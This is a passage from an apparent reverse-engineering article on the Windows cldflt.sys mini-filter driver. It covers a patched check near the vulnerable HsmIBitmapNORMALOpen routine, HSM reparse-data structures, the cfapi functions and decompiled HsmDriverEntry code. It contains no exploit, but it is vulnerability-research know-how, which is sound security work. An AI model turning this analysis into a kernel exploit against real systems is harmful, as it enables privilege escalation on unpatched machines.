PAGE:00000001C005C3BC loc_1C005C3BC:
PAGE:00000001C005C3BC     call    Feature_2473500988__priva
PAGE:00000001C005C3C1     test    eax, eax
PAGE:00000001C005C3C3     jz      short loc_1C005C434
PAGE:00000001C005C3C5     cmp     r14d, 1000h
PAGE:00000001C005C3CC     jbe     short loc_1C005C434
PAGE:00000001C005C3CE     mov     ebx, 0C000CF02h
```

```
199  if ( v31 != -1073741275 )
200    v17 = v31;
201  if ( (unsigned int)Feature_2473500988__private_IsEnabledDeviceUsage() && v9 > 0x1000 )
202  {
203    v17 = -1073688830;
204    HsmDbgBreakOnStatus(-1073688830);
205    if ( WPP_GLOBAL_Control != (PDEVICE_OBJECT)&WPP_GLOBAL_Control
```

[Figure 22]: Highlighting the applied fix | Windows 10 22H2



[Figure 23]: Potential paths up to HsmIBitmapNORMALOpen function | Windows 10 22H2

08. Concepts related to cldflt.sys driver


As we learned from previous articles in this series, a mini-filter driver has the following general execution flow, which can vary according to the mini-filter driver and even its purpose:

- The driver registers itself (using the FltRegisterFilter function) as a mini-filter driver with the filter manager (fltmgr.sys) indicating that operations it wants to accomplish while intercepting and processing information.
- The FltRegisterFilter function has as second argument a reference to _FLT_REGISTRATION structure, which contains key information such as a pointer to FLT_CONTEXT_REGISTRATION structure and a pointer to FLT_OPERATION_REGISTRATION structure.
- FLT_CONTEXT_REGISTRATION structure holds relevant information such as context type (FLT_FILE_CONTEXT, FLT_INSTANCE_CONTEXT, FLT_STREAM_CONTEXT, and other ones), PoolTag and PFLT_CONTEXT_ALLOCATE_CALLBACK, which represents a routine (callback) that contains information such as PoolType (PagedPool or NonPagedPool), Size and FLT_CONTEXT_TYPE (already mentioned).
- The FLT_OPERATION_REGISTRATION structure provides type of the I/O operation (Create, CreatePipe, Read, Write, QueryOpen and multiple others through FLT_PARAMETERS structure), PreOperation (PFLT_PRE_OPERATION_CALLBACK) and PostOperation (PFLT_POST_OPERATION_CALLBACK) callbacks.
- The PFLT_PRE_OPERATION_CALLBACK routine type holds information about the callback data (FLT_CALLBACK_DATA structure) and related object (FLT_RELATED_OBJECTS).

- FLT_CALLBACK_DATA structure represents the operation and as expected it contains detailed parameters of the request (PFLT_IO_PARAMETER_BLOCK structure).
- PFLT_POST_OPERATION_CALLBACK routine type holds similar information to PFLT_PRE_OPERATION_CALLBACK routine type.
- After these main steps, the mini-filter driver can call FltStartFiltering function.

Turning to our analysis to foundations, the cldflt.sys works as an interface (or proxy) between applications running on a Windows system, a sync engine, whose functionality is to synchronize files between the local client (the local Windows system) and a remote host (provided by the cloud storage service as OneDrive, for example) and also provides certain security layer because there is the option to encrypt files. The purposed scheme is user → application → cloud API driver (cldflt.sys) → sync engine. As we realized, the final purpose is a perfect integration between the NTFS and the cloud sync engine, which allows to send and receive files over the network to another system on the cloud. This sync engine does the service of downloading and uploading file's content according to the user's request while the cldflt.sys (our driver) provides the interaction with shell to make user files available as they were being kept locally, and not on a cloud server. If readers use OneDrive cloud storage service, you already have noticed that files can be shown using three different statuses:

- **Full pinned file** (EXPLOIT_REVERSING_05.pdf): the file is available offline because it was hydrated due to request from user through Explorer interface.
- **Full file** (EXPLOIT_REVERSING_04.pdf): the file was hydrated but is could be dehydrated by the system due to space requirements.
- **Placeholder file** (EXPLOIT_REVERSING_03.pdf): it is only an empty representation of the file that is accessible if the sync service is available.



[Figure 24]: OneDrive file samples

Probably readers might be confused about the dehydration concept, but it is a process of converting a full file (with content) into a placeholder file (a reference, an indication of existence), which contains only metadata and that is used for saving storage space. Once the placeholder is accessed, the sync engine re-hydrates the file by downloading its content from the cloud. The rehydration is the reverse process when the file is rebuilt using metadata found within the placeholder. Both sync engine and applications can define primary (CF_HYDRATION_POLICY_PRIMARY), which is defined below:

```
typedef enum CF_HYDRATION_POLICY_PRIMARY {
  CF_HYDRATION_POLICY_PARTIAL = 0,
  CF_HYDRATION_POLICY_PROGRESSIVE = 1,
  CF_HYDRATION_POLICY_FULL = 2,
  CF_HYDRATION_POLICY_ALWAYS_FULL = 3
} ;
```

[Figure 25]: CF_HYDRATION_POLICY_PRIMARY enumeration

The progressive hydration policy is the default, unless specified differently by applications and sync engine. As occurs with other mini-filter drivers, they are activated on one or more volumes at a time and eventually work interacting with other mini-filter drivers and also applications through message ports, all of them being under the control of the filter manager.

The mentioned placeholder file to save storage's space is obtained through the usage of reparse points, which are a set of user-defined data, which is composed of data and a reparse tag (identifier) that identifies the data being stored and it is interpreted by an application through the mini-filter driver. Once the reparse point is opened/accessed, a file system filter is loaded to manage with its content.

The reparse point data, which also specifies the reparse tag, is stored and represented by _REPARSE_DATA_BUFFER structure, but this structure can be used only for Microsoft reparse points. Additionally, there are other structures that supplement this first one such as _REPARSE_GUID_DATA_BUFFER (it extends the _REPARSE_DATA_BUFFER structure by including a GUID for custom tags used by third-party drivers to store data for a reparse point), FILE_ATTRIBUTE_TAG_INFO (it is used to check that a file has or not an associated reparse tag) and FILE_REPARSE_POINT_INFORMATION (contain information about reparse points, it is populated while scanning the file system and it is used to query information about a reparse point):

```
typedef struct _REPARSE_DATA_BUFFER {
  ULONG  ReparseTag;
  USHORT ReparseDataLength;
  USHORT Reserved;
  union {
    struct {
      USHORT SubstituteNameOffset;
      USHORT SubstituteNameLength;
      USHORT PrintNameOffset;
      USHORT PrintNameLength;
      ULONG  Flags;
      WCHAR  PathBuffer[1];
    } SymbolicLinkReparseBuffer;
    struct {
      USHORT SubstituteNameOffset;
      USHORT SubstituteNameLength;
      USHORT PrintNameOffset;
      USHORT PrintNameLength;
      WCHAR  PathBuffer[1];
    } MountPointReparseBuffer;
    struct {
      UCHAR DataBuffer[1];
    } GenericReparseBuffer;
  } DUMMYUNIONNAME;
} REPARSE_DATA_BUFFER, *PREPARSE_DATA_BUFFER;
```

```
typedef struct _REPARSE_GUID_DATA_BUFFER {
  ULONG  ReparseTag;
  USHORT ReparseDataLength;
  USHORT Reserved;
  GUID   ReparseGuid;
  struct {
    UCHAR DataBuffer[1];
  } GenericReparseBuffer;
} REPARSE_GUID_DATA_BUFFER, *PREPARSE_GUID_DATA_BUFFER;
```

```
typedef struct _FILE_ATTRIBUTE_TAG_INFO {
  DWORD FileAttributes;
  DWORD ReparseTag;
} FILE_ATTRIBUTE_TAG_INFO, *PFILE_ATTRIBUTE_TAG_INFO;
```

```
typedef struct _FILE_REPARSE_POINT_INFORMATION {
  LONGLONG FileReference;
  ULONG    Tag;
} FILE_REPARSE_POINT_INFORMATION, *PFILE_REPARSE_POINT_INFORM
```

[Figure 26]: Different structures associated with reparse point.

There are a few valid notes here. Reparse points are not symbolic links and, as explained, they are represented by tags, which a list of them can be found on https://learn.microsoft.com/en-

us/windows/win32/fileio/reparse-point-tags and https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-fscc/c8e77b37-3909-4fe6-a4ea-2b9d423b1ee4.

Multiple operations, depending on the value specified in DeviceIoControl function (second argument), can be performed by a mini-filter driver on reparse points such as setting or modifying it itself (FSCTL_SET_REPARSE_POINT), retrieving information stored in a given reparse point (FSCTL_GET_REPARSE_POINT) and removing an existing reparse point (FSCTL_DELETE_REPARSE_POINT).

Retaking the analysis, readers have already noticed that all functions until the routine containing the vulnerability (HsmIBitmapNORMALOpen) are prefixed with HSM, which means Hierarchical Storage Manager, whose tags are described as obsolete. Furthermore, there are other couple of details that could be interesting because the _REPARSE_DATA_BUFFER structure has three fields and one union composed by three structures, where the first two ones (SymbolicLinkReparseBuffer and MountPointReparseBuffer, which are explicitly defined) have a reference to data content (PathBuffer), but the last structure (GenericReparseBuffer) holds only one field (DataBuffer) with a very generic description that it is a "pointer to a buffer that contains Microsoft-defined data for the reparse point", but there is not further information. Anyway, we can adapt the _REPARSE_DATA_BUFFER structure to our case as being:

```
typedef struct _REPARSE_DATA_BUFFER {
  ULONG  ReparseTag;
  USHORT ReparseDataLength;
  USHORT Reserved;
    struct {
      UCHAR DataBuffer[1];
    } GenericReparseBuffer;
} REPARSE_DATA_BUFFER, *PREPARSE_DATA_BUFFER;
```

[Figure 27]: _REPARSE_DATA_BUFFER structure adapted to HSM reparse tags

As there is a lengthy list of reparse tags (given by the provided links), which some of them identifies and describes the type of data being stored, it is reasonable to admit that there are diverse types of available structures, and each one is appropriate to a determined reparse tag. As consequence, it seems that there could be a structure directly associated with HSM. As usual, we can also do quick searches via WinDbg for functions and structures and, in terms of functions, Microsoft provides us with a good and extensive list of HSM functions related to cldflt.sys mini-filter driver as shown below:

```
0: kd> x cldflt!*hsm*
fffff803`7d6c85d9 cldflt!HsmiBitmapNORMALMarkBitmapOnDisk$filt$5 (void)
fffff803`7d6c85f3 cldflt!HsmiBitmapNORMALMarkBitmapOnDisk$filt$4 (void)
fffff803`7d6c85a5 cldflt!HsmiBitmapNORMALMarkBitmapOnDisk$filt$1 (void)
fffff803`7d6c858b cldflt!HsmiBitmapNORMALMarkBitmapOnDisk$filt$0 (void)
fffff803`7d6c860d cldflt!HsmiBitmapNORMALMarkBitmapOnDisk$filt$3 (void)
fffff803`7d6c85bf cldflt!HsmiBitmapNORMALMarkBitmapOnDisk$filt$2 (void)
fffff803`7d6c8718 cldflt!HsmiBitmapNORMALOpenOnDisk$filt$1 (void)
fffff803`7d6c8739 cldflt!HsmiBitmapNORMALOpenOnDisk$filt$0 (void)
fffff803`7d65e5c7 cldflt!HsmFileCacheCloseFileObject$fin$0 (void)
fffff803`7d65e417 cldflt!HsmpFileCacheFlush$fin$1 (void)
fffff803`7d6c87e4 cldflt!HsmiMungeQueryDirectoryBufferForFileIdAllExtdBothDirectoryInformation$filt$0 (void)
fffff803`7d65e567 cldflt!HsmIBitmapNORMALQueryRangeExCallout$filt$0 (void)
fffff803`7d65e477 cldflt!HsmFileCacheMapData$filt$0 (void)
fffff803`7d65e491 cldflt!HsmFileCacheMapData$fin$1 (void)
fffff803`7d6c86d5 cldflt!HsmiBitmapNORMALMapBlock$filt$0 (void)
```

[Figure 28]: A brief list of HSM functions from cldflt.sys module (truncated)

However, I was not lucky with data structures, even though there are a few of them in other modules:

```
0: kd> dt cldflt!*_HSM_*
0: kd> dt *!*_HSM_*
          UsbHub3!_HSM_STATE
          UsbHub3!_HSM_STATE_ETW
          UsbHub3!_HSM_EVENT
          UsbHub3!_HSM_MUX_CONTEXT
          UsbHub3!_HSM_SUBSM_FLAGS
          UsbHub3!_HSM_MUX_FLAGS
```

[Figure 29]: Trying to list possible HSM data structures

After doing a quick search on Internet, we can find a series of functions, structures and definitions related to HSM, which mostly come from https://github.com/ladislav-zezula/FileTest (check for files such as ReparseDataHsm.h and WinSDK.h) , as shown below:

- **Functions:**
  - HsmpCheckElement(PHSM_DATA HsmData, ULONG ElementIndex)
  - HsmValidateCommonData(PHSM_DATA HsmData, ULONG Magic, ULONG ElementCount, ULONG RemainingLength)
  - HsmGetElementData(PHSM_DATA HsmData, ULONG ElementIndex)
  - HsmUncompressData(PREPARSE_DATA_BUFFER RawReparseData, ULONG RawReparseDataLength, PREPARSE_DATA_BUFFER * OutReparseData)
  - HsmpBitmapIsReparseBufferSupported(PHSM_DATA HsmData, ULONG RemainingLength)
  - HsmpCheckBitmapElement(PHSM_DATA HsmData, ULONG ElementIndex)
  - HsmValidateReparseData(PREPARSE_DATA_BUFFER ReparseData)

- **Structures:**
  - _HSM_ELEMENT_INFO
  - _HSM_DATA
  - _HSM_REPARSE_DATA
  - _REPARSE_DATA_BUFFER (that is more complete we learned previously, and includes the HsmReparseBufferRaw structure)

- **Definitions:**
  - #define HSM_BITMAP_MAGIC 0x70527442 // 'BtRp'
  - #define HSM_BITMAP_ELEMENTS 0x05 // Fixed number of elements for HSM bitmap
  - #define HSM_FILE_MAGIC 0x70526546 // 'FeRp'
  - #define HSM_FILE_ELEMENTS 0x09 // Fixed number of elements for HSM reparse data
  - #define HSM_DATA_HAVE_CRC 0x02 // If set, then the data has CRC
  - #define HSM_XXX_DATA_SIZE 0x10
  - #define HSM_MIN_DATA_SIZE(elements) (HSM_XXX_DATA_SIZE + (elements * sizeof(HSM_ELEMENT_INFO)))
  - #define HSM_ELEMENT_TYPE_NONE 0x00
  - #define HSM_ELEMENT_TYPE_UINT64 0x06
  - #define HSM_ELEMENT_TYPE_BYTE 0x07
  - #define HSM_ELEMENT_TYPE_UINT32 0x0A
  - #define HSM_ELEMENT_TYPE_BITMAP 0x11
  - #define HSM_ELEMENT_TYPE_MAX 0x12

From the structures mentioned, the respective definitions follow below:

```
typedef struct _HSM_ELEMENT_INFO
{
USHORT Type;                          // Type of the element (?). One of
HSM_ELEMENT_TYPE_XXX
    USHORT Length;                    // Length of the element data in bytes
    ULONG  Offset;                    // Offset of the element data, relative to
begin of HSM_DATA. Aligned to 4 bytes
} HSM_ELEMENT_INFO, *PHSM_ELEMENT_INFO;

typedef struct _HSM_DATA
{
    ULONG  Magic;                     // 0x70527442 ('BtRp') for bitmap data,
0x70526546 ('FeRp') for file data
    ULONG  Crc32;                     // CRC32 of the following data (calculated
by RtlComputeCrc32)
    ULONG  Length;                    // Length of the entire HSM_DATA in bytes
    USHORT Flags;                     // HSM_DATA_XXXX
    USHORT NumberOfElements;          // Number of elements
    HSM_ELEMENT_INFO ElementInfos[1]; // Array of element infos. There are fixed
maximal items for bitmap and reparse data
} HSM_DATA, *PHSM_DATA;

typedef struct _HSM_REPARSE_DATA
{
    USHORT Flags;           // Lower 8 bits is revision (must be 1 as of Windows
10 16299)
                            // Flags: 0x8000 = Data needs to be decompressed by
RtlCompressBuffer
    USHORT Length;          // Length of the HSM_REPARSE_DATA structure
(including "Flags" and "Length")

    HSM_DATA FileData;      // HSM data
} HSM_REPARSE_DATA, *PHSM_REPARSE_DATA;
```

In the Microsoft SDK, the cfapi.h file is really relevant for our purposes and presents the following functions:

- **CfCloseHandle:** Closes the file or directory handle returned by CfOpenFileWithOplock. This should not be used with standard Win32 file handles, only on handles used within CfApi.h.
- **CfConnectSyncRoot:** Initiates bi-directional communication between a sync provider and the sync filter API.
- **CfConvertToPlaceholder:** Converts a normal file/directory to a placeholder file/directory.
- **CfCreatePlaceholders:** Creates one or more new placeholder files or directories under a sync root tree.
- **CfDisconnectSyncRoot:** Disconnects a communication channel created by CfConnectSyncRoot.
- **CfExecute:** The main entry point for all connection key-based placeholder operations. It is intended to be used by a sync provider to respond to various callbacks from the platform.
- **CfGetCorrelationVector:** Allows the sync provider to query the current correlation vector for a given placeholder file.
- **CfGetPlaceholderInfo:** Gets various characteristics of a placeholder file or folder.
- **CfGetPlaceholderRangeInfo:** Gets range information about a placeholder file or folder.
- **CfGetPlaceholderRangeInfoForHydration:** Gets range information about a placeholder file or folder using ConnectionKey, TransferKey and FileId as identifiers.
- **CfGetPlaceholderStateFromAttributeTag:** Gets a set of placeholder states based on the FileAttributes and ReparseTag values of the file.

- **CfGetPlaceholderStateFromFileInfo:** Gets a set of placeholder states based on the various information of the file.
- **CfGetPlaceholderStateFromFindData:** Gets a set of placeholder states based on the WIN32_FIND_DATA structure.
- **CfGetPlatformInfo:** Gets the platform version information.
- **CfGetSyncRootInfoByHandle:** Gets various characteristics of the sync root containing a given file specified by a file handle.
- **CfGetSyncRootInfoByPath:** Gets various sync root information given a file under the sync root.
- **CfGetTransferKey:** Initiates a transfer of data into a placeholder file or folder.
- **CfGetWin32HandleFromProtectedHandle:** Converts a protected handle to a Win32 handle so that it can be used with all handle-based Win32 APIs.
- **CfHydratePlaceholder:** Hydrates a placeholder file by ensuring that the specified byte range is present on-disk in the placeholder. This is valid for files only.
- **CfOpenFileWithOplock:** Opens an asynchronous opaque handle to a file or directory (for both normal and placeholder files) and sets up a proper oplock on it based on the open flags.
- **CfQuerySyncProviderStatus:** Queries a sync provider to get the status of the provider.
- **CfReferenceProtectedHandle:** Allows the caller to reference a protected handle to a Win32 handle which can be used with non CfApi Win32 APIs.
- **CfRegisterSyncRoot:** Performs a one-time sync root registration.
- **CfReleaseProtectedHandle:** Releases a protected handle referenced by CfReferenceProtectedHandle.
- **CfReleaseTransferKey:** Releases a transfer key obtained by CfGetTransferKey.
- **CfReportProviderProgress:** Allows a sync provider to report progress out-of-band.
- **CfReportProviderProgress2:** Allows a sync provider to report progress out-of-band. Extends CfReportProviderProgress with additional parameters.
- **CfReportSyncStatus:** Allows a sync provider to notify the platform of its status on a specified sync root without having to connect with a call to CfConnectSyncRoot first.
- **CfRevertPlaceholder:** Reverts a placeholder back to a regular file, stripping away all special characteristics such as the reparse tag, the file identity, etc.
- **CfSetCorrelationVector:** Allows a sync provider to instruct the platform to use a specific correlation vector for telemetry purposes on a placeholder file. This is optional
- **CfSetInSyncState:** Sets the in-sync state for a placeholder file or folder.
- **CfSetPinState:** This sets the pin state of a placeholder, used to represent a user's intent. Any application (not just the sync provider) can call this function.
- **CfUnregisterSyncRoot:** Unregisters a previously registered sync root.
- **CfUpdatePlaceholder:** Updates characteristics of the placeholder file or directory.
- **CfUpdateSyncProviderStatus:** Updates the current status of the sync provider.

Obviously, readers do not need to remember all these functions and definitions, but this quick note about them can help you as a guideline to get better comprehension about available possibilities. Additionally, the main recommendation is to put all presented definitions (not functions) into a header file and import them into the IDA Pro to improve the analysis (I have shown how to do it in previous articles). There are other sources of information that will be used through the article, but these few ones are enough for now.

We have got a minimal understanding of general purposes of the cldflt.sys mini-filter driver, and we can proceed and try to understand instructions that are before the HsmFltPostQUERY_OPEN function, what as explained it is the first of the sequence of functions called up to the possible critical and vulnerable routine. At this point an approach and pattern has come up, and that even being very intuitive, needs to be highlighted: before any reverse engineering task, we have to try to understand the general purpose of the target (a driver, in this article) and collect minimal information about functions, structures, enumeration and respective definitions. Certainly, failures and mistakes will happen, but they are part of the process.

09. Reversing | part 01 | WIN11 23H2 and 22H2

A superficial reversed code of the first function (HsmDriverEntry), which provides us with a starting point to analysis, follows below:

```
__int64 HsmDriverEntry(
        PDRIVER_OBJECT DriverObject,
        __int64 RegistryPath,
        struct_struct_arg_3 *struct_arg_3,
        ...)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  va_start(args_1, struct_arg_3);             // va_start: initialize the argument list
                                              // va_arg: retrieves the next element
  va_start(args, struct_arg_3);
  args = va_arg(args_1, _QWORD);
  hiword_RegistryPath = HIDWORD(RegistryPath);  // Extracts the high 32 bits.
  ObjectName[0] = 0x4E004CLL;
  ChangeStamp = 0;
  Handle = 0LL;
  ObjectName[1] = (__int64)L"\\Registry\\Machine\\System\\WCOSJunctions";
  LOBYTE(args) = 1;
  memset(&ObjectAttributes, 0, 0x2C);
  KeyHandle = 0LL;
  wil_InitializeFeatureStaging();
  InitializeTelemetryAssertsKMByDriverObject((__int64)DriverObject);
  TlmInitialize();
  memset(&::DriverObject, 0, 0x4C0uLL);
  *(struct_struct_arg_3 *)_Config = *struct_arg_3;
  ::DriverObject = (__int64)DriverObject;
  currentProcess = IoGetCurrentProcess();
  CldFltReg = (_CLDFLT_REGISTRATION_CONFIG *)&_BE;
  p_CldFltRegistration = (_CLDFLT_REGISTRATION_CONFIG *)&CldFltRegistration;
  counter = 2LL;
  do
  {
    Type = p_CldFltRegistration->Type;
    CldFltReg->Start = p_CldFltRegistration->Start;
    ImagePath = p_CldFltRegistration->ImagePath;
    CldFltReg->Type = Type;
    v10 = p_CldFltRegistration->DefaultInstance;
    CldFltReg->ImagePath = ImagePath;
    Altitude = p_CldFltRegistration->Altitude;
    CldFltReg->DefaultInstance = v10;
    Flags = p_CldFltRegistration->Flags;
    CldFltReg->Altitude = Altitude;
    InstanceName = p_CldFltRegistration->InstanceName;
    CldFltReg->Flags = Flags;
    InstanceAltitude = p_CldFltRegistration->InstanceAltitude;
    p_CldFltRegistration = (_CLDFLT_REGISTRATION_CONFIG *)((char *)p_CldFltRegistration
+ 0x80);
    CldFltReg->InstanceName = InstanceName;
    CldFltReg = (_CLDFLT_REGISTRATION_CONFIG *)((char *)CldFltReg + 0x80);
```

```
    CldFltReg[0xFFFFFFFF].InstanceFlags = InstanceAltitude;
    --counter;
  }
  while ( counter );
  Type_1 = p_CldFltRegistration->Type;
  CldFltReg->Start = p_CldFltRegistration->Start;
  ImagePath_1 = p_CldFltRegistration->ImagePath;
  CldFltReg->Type = Type_1;
  DefaultInstance = p_CldFltRegistration->DefaultInstance;
  CldFltReg->ImagePath = ImagePath_1;
  Altitude_1 = p_CldFltRegistration->Altitude;
  CldFltReg->DefaultInstance = DefaultInstance;
  CldFltReg->Altitude = Altitude_1;
  HsmpDbgInitialize();                          // Prepare for service debugging.
  status = HsmOsIsVailSupported(&arg_status);
  if...
  ObjectAttributes.Length = 0x30;
  ObjectAttributes.ObjectName = (PUNICODE_STRING)ObjectName;
  ObjectAttributes.RootDirectory = 0LL;
  ObjectAttributes.Attributes = OBJ_KERNEL_HANDLE_INSENSITIVE;
  *(_OWORD *)&ObjectAttributes.SecurityDescriptor = 0LL;
  zwopenkey_status = ZwOpenKey(&KeyHandle, KEY_READ, &ObjectAttributes);
  status = zwopenkey_status;
  if ( zwopenkey_status == (unsigned int)STATUS_OBJECT_NAME_NOT_FOUND )
  {
    BufferStatus = 1;
    status = ExSubscribeWnfStateChange(
               &Subscription,
               &WNF_DEP_OOBE_COMPLETE,          // StateName
               1LL,                             // DeliveryOption
               0LL,                             // CurrentChangeStamp
               HsmiOOBECompleteWnfCallback,     // Callback
               0LL);                            // CallbackContext
    HsmDbgBreakOnStatus(status);
    if...
    status = HsmOsCheckIfSetupInProgress(Subscription, (bool *)&BufferStatus,
&ChangeStamp);
    HsmDbgBreakOnStatus(status);
    if...
  }
  else
  {
    if ( zwopenkey_status < 0 )
      goto LABEL_74;
    ZwClose(KeyHandle);
    BufferStatus = 0;
  }
  ptrVar_Incremented = *(_QWORD *)&MEMORY[0xFFFFF78000000014].TickCountLowDeprecated;
  status = HsmFileCacheInitialize(DriverObject);
  HsmDbgBreakOnStatus(status);
  if ( status >= 0 )
  {
    *(_QWORD *)&Registration.Size = 0x802030070LL;
    Registration.ContextRegistration = &g_HsmContextRegistration;
    memset(&Registration.InstanceTeardownStartCallback, 0, 0x30);
    Registration.OperationRegistration = &g_HsmFltCallbacks;
```


```
    Registration.InstanceSetupCallback =
(PFLT_INSTANCE_SETUP_CALLBACK)HsmFltInstanceSetup;
    Registration.FilterUnloadCallback = (PFLT_FILTER_UNLOAD_CALLBACK)HsmFltUnload;
    Registration.InstanceQueryTeardownCallback =
(PFLT_INSTANCE_QUERY_TEARDOWN_CALLBACK)HsmFltInstanceQueryTeardown;
    *(_OWORD *)&Registration.NormalizeNameComponentExCallback = 0LL;
    status = HsmpCheckUpperInstanceRegNeeded(&_BE, (bool *)args);
    HsmDbgBreakOnStatus(status);
    if ( status >= 0 )
    {
      if ( (_BYTE)args )
      {
        *(_QWORD *)&ValueName.Length = 0x120010LL;
        ValueName.Buffer = (PWSTR)L"Altitude";
        status = HsmpOpenInstancesRegistryKey(&_BE, &Handle);
        HsmDbgBreakOnStatus(status);
        if...
        status = ZwSetValueKey(Handle, &ValueName, 0, 1u, struct_01.Buffer,
struct_01.MaximumLength);
        HsmDbgBreakOnStatus(status);
        if...
        status = FltRegisterFilter(DriverObject, &Registration, &Filter);
        HsmDbgBreakOnStatus(status);
        if...
        FltUnregisterFilter(Filter);
        status = ZwSetValueKey(
                   Handle,
                   &ValueName,
                   0,
                   1u,
                   ::Altitude.Buffer,
                   ::Altitude.MaximumLength);
        HsmDbgBreakOnStatus(status);
        if...
      }
      status = FltRegisterFilter(DriverObject, &Registration, &Filter);
      HsmDbgBreakOnStatus(status);
      if ( status >= STATUS_SUCCESS )
      {
        KeInitializeSpinLock(&SpinLock);
        qword_1C00270B8 = (__int64)&qword_1C00270B0;
        qword_1C00270B0 = (__int64)&qword_1C00270B0;
        ExInitializePagedLookasideList(
          &ptr_paged_lookaside_list,
          0LL,
          0LL,
          POOL_NX_ALLOCATION,
          0x60uLL,
          'eSsH',
          0);
        ExInitializePagedLookasideList(
          &Lookaside_0,
          0LL,
          0LL,
          POOL_NX_ALLOCATION,
          0xB0uLL,
```

```
          'cRsH',
          0);
        ExInitializePagedLookasideList(
          &Lookaside_1,
          0LL,
          0LL,
          POOL_NX_ALLOCATION,
          0x58uLL,
          'cRsH',
          0);
        ExInitializePagedLookasideList(
          &Lookaside_2,
          0LL,
          0LL,
          POOL_NX_ALLOCATION,
          0x300uLL,
          'rOsH',
          0);
        FltInitExtraCreateParameterLookasideList(Filter, &EcpType, 0, 0x10uLL, 'rOsH');
        FltInitExtraCreateParameterLookasideList(Filter, &EcpType_0, 0, 0x58uLL,
'cAsH');
        FltInitExtraCreateParameterLookasideList(Filter, &EcpType_1, 0, 8uLL, 'pOsH');
        byte_1C00270C0 = 1;
        status = FltStartFiltering(Filter);
```

[Figure 30]: HsmDriverEntry code

This routine, which has been superficially reversed, it is the first step to track events until the potentially vulnerable code. Comments about relevant code follow below:

- We see \\Registry\\Machine\\System\\WCOSJunctions. This is a reference to junctions, which means that this instruction is a redirection to an eventual registry entry.
- I have omitted most code referring to WPP (Windows Software Trace Preprocessor), which is used for tracing, logging, and debugging. Thus, most of time, when readers see "If…", there is a hidden WPP code there.
- The code starts interacting with the registry key that represents the service associated with the cldflt.sys mini-filter driver. Up to two instances could be registered, but there is only one in this system, and value-entries may change depending on the Windows version being analyzed. I have created a structure type named _CLDFLT_REGISTRATION, which contains Type, Start, ImagePath, DefaultInstance, Flags, Altitude, and InstanceAltitude fields.
- The Registry entry that holds parameters related to the cldflt.sys' service entry is the HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CldFlt, as shown below:



[Figure 31]: Cldflt Registry entry

- The HsmpDbgInitialize( ) routine prepares the service for debugging and sets breakpoints on open and hydration events through the inclusion of a key at \\Registry\\Machine\\System\\CurrentControlSet\\Services\\%s\\Debug with Flags, BreakOnHydration and BreakOnOpen value-entries.

```
char HsmpDbgInitialize()
{
  NTSTATUS status; // eax

  status = RtlStringCchPrintfW(
             _DEBUG,
             0x80uLL,

L"\\Registry\\Machine\\System\\CurrentControlSet\\Services\\%s\\Debug",
             _BE.Buffer);
  if ( status >= 0 )
  {
    HsmpGetRegDword(_DEBUG, L"Flags", &dword_1C0026E10);
    HsmpGetRegDword(_DEBUG, L"BreakOnHydration", &dword_1C0027044);
    HsmpGetRegDword(_DEBUG, L"BreakOnOpen", &dword_1C0027048);
    LOBYTE(status) = RtlIsStateSeparationEnabled();
    if ( (_BYTE)status )
    {
      status = RtlStringCchPrintfW(
                 _DEBUG,
                 0x80uLL,
                 L"\\Registry\\Machine\\OSDATA\\Software\\Microsoft\\%s\\Debug",
                 _BE.Buffer);
      if ( status >= 0 )
      {
        HsmpGetRegDword(_DEBUG, L"Flags", &dword_1C0026E10);
        HsmpGetRegDword(_DEBUG, L"BreakOnHydration", &dword_1C0027044);
        LOBYTE(status) = HsmpGetRegDword(_DEBUG, L"BreakOnOpen",
&dword_1C0027048);
      }
    }
  }
  return status;
}
```

[Figure 32]: HsmpDbgInitialize

- In HsmOsIsVailSupported routine, there is a check for the presence of an API set named SchemaExt-Composable-Vail, which could be related to Registry, but I couldn't find further details.
- At line 69, the ZwOpenKey function is called to open exactly \\Registry\\Machine\\System\\WCOSJunctions path that we mentioned previously.
- If the entry does not exist, then things quickly get interesting because a function named ExSubscribeWnfStateChange will be called. It is time for a little break to explain about WNF.

WFN states for Windows Notification Facility (WNF). WNF makes part of the kernel aims to distribute notifications across the Windows system to notify about the occurrence of an event or state change. Applications become eligible to receive such notifications by subscribing using ExSubscribeWnfStateChange function (a subscription is represented by the _WNF_SUBSCRIPTION structure) to an event type offered by a publisher (service), which is triggered according to a determined condition. Existing events are named as

WNF State Name, described by a WNF_STATE_INSTANCE structure, and respective types are given by the _WNF_DATA_SCOPE enumeration. Probably, one of the most relevant WNF structures is _WNF_NAME_INSTANCE, which holds distinct types of fields and information, including registrations (StateNameInfo | _WNF_STATE_NAME_REGISTRATION), state data (StateData | _WNF_STATE_DATA) and creator process (CreatorProcess | _EPROCESS), for example.

